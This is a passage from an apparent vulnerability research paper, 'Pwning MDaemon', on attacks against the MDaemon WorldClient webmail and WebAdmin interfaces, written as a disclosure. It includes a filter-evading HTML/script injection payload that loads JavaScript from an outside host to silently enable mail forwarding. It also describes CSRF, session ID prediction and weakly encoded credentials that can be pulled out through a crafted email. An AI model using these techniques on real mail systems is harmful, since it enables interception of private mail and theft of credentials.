
```
1  <div>This is
2  <!-------->script type="text/javascript" src="http://192.168.10.72/fwd.js">
3  <!-------->/script>
4  a test</div>
```

The malicious email body contains a link to the below JavaScript file, which will be loaded in the victim's browser as soon as he/she opens the message.






The mail forwarding settings before Mickey (the victim) clicks on the malicious email.




The mail forwarding settings after Mickey (the victim) clicks on the malicious email.

Pwning MDaemon



Minnie writes a secret love letter and sends it to Mickey.

Pwning MDaemon



Since Goofy stealthily enabled Mickey's mail forwarding option, he receives Minnie's email without Mickey noticing.

As a side note, we could perform malicious actions within the application, even if no HTML/JS injection vulnerability existed. This is because the WorldClient application is vulnerable to a Cross-Site Request Forgery ('CSRF') vulnerability and the only mechanism employed to prevent this is the sessionID parameter that must be included in every GET/POST request. However, a Session ID Prediction vulnerability was found that could allow potential attackers to predict future session IDs and hence setup CSRF requests that would successfully execute commands within the WorldClient application. The illustration of this CSRF technique or methods for acquiring a user's session ID are outside the scope of this paper.


Lastly we could change the user's password to something else and use it to login to the web application. However, sooner or later the user would find out and contact the administrator which reduces our chances of maintaining access to the system. Therefore, it is better if we stole the user's login credentials without the him/her ever noticing. We can do this not by redirecting him/her to a phishing site but by tricking the application into disclosing the authentication information to us (see below).

Vulnerability 2 – Disclosure of Authentication Credentials

A user that is currently logged in to the WorldClient application on port 3000/tcp can make changes to his/her user account configuration via the WebAdmin interface (port 1000/tcp). He/she can do this not by separately signing in to the WebAdmin application but by simply following a link within WorldClient.


Normally this is not a problem as it can be easily handled by both applications with the use of the current user's sessionID. However, in this case the WorldClient and the WebAdmin applications are separate applications running on separate webservers and therefore do not share any session information between them. As a result, if the user needs to jump from one application to the other without needing to re-enter his/her password, the two applications need to somehow authenticate the validity of the user. Even though such an exchange can be performed securely using different techniques, it appears that the WorldClient application sends the authentication credentials encoded using a simple algorithm which does not provide adequate encryption. In the scenario below, we are exploiting this feature/weakness in order to retrieve the user's password without him/her noticing.

Pwning MDaemon




By clicking on the *Advanced Settings* link in the *Options* tab, the user's encoded authentication credentials are sent to the WebAdmin application.

Pwning MDaemon



The user is automatically redirected to the WebAdmin application which runs on port 1000/tcp. In addition to this, the encoded authentication credentials are submitted to the *login.wdm* script through the *WebAdminCookie* parameter.

Pwning MDaemon



Upon successful submission of the authentication credentials, the WebAdmin application generates its own sessionID and assigns it to the authenticated user's session.

Pwning MDaemon

Based on the information we have, we can send a malicious email message to our victim that would allow us to extract the encoded authentication string and send it back to us via email.

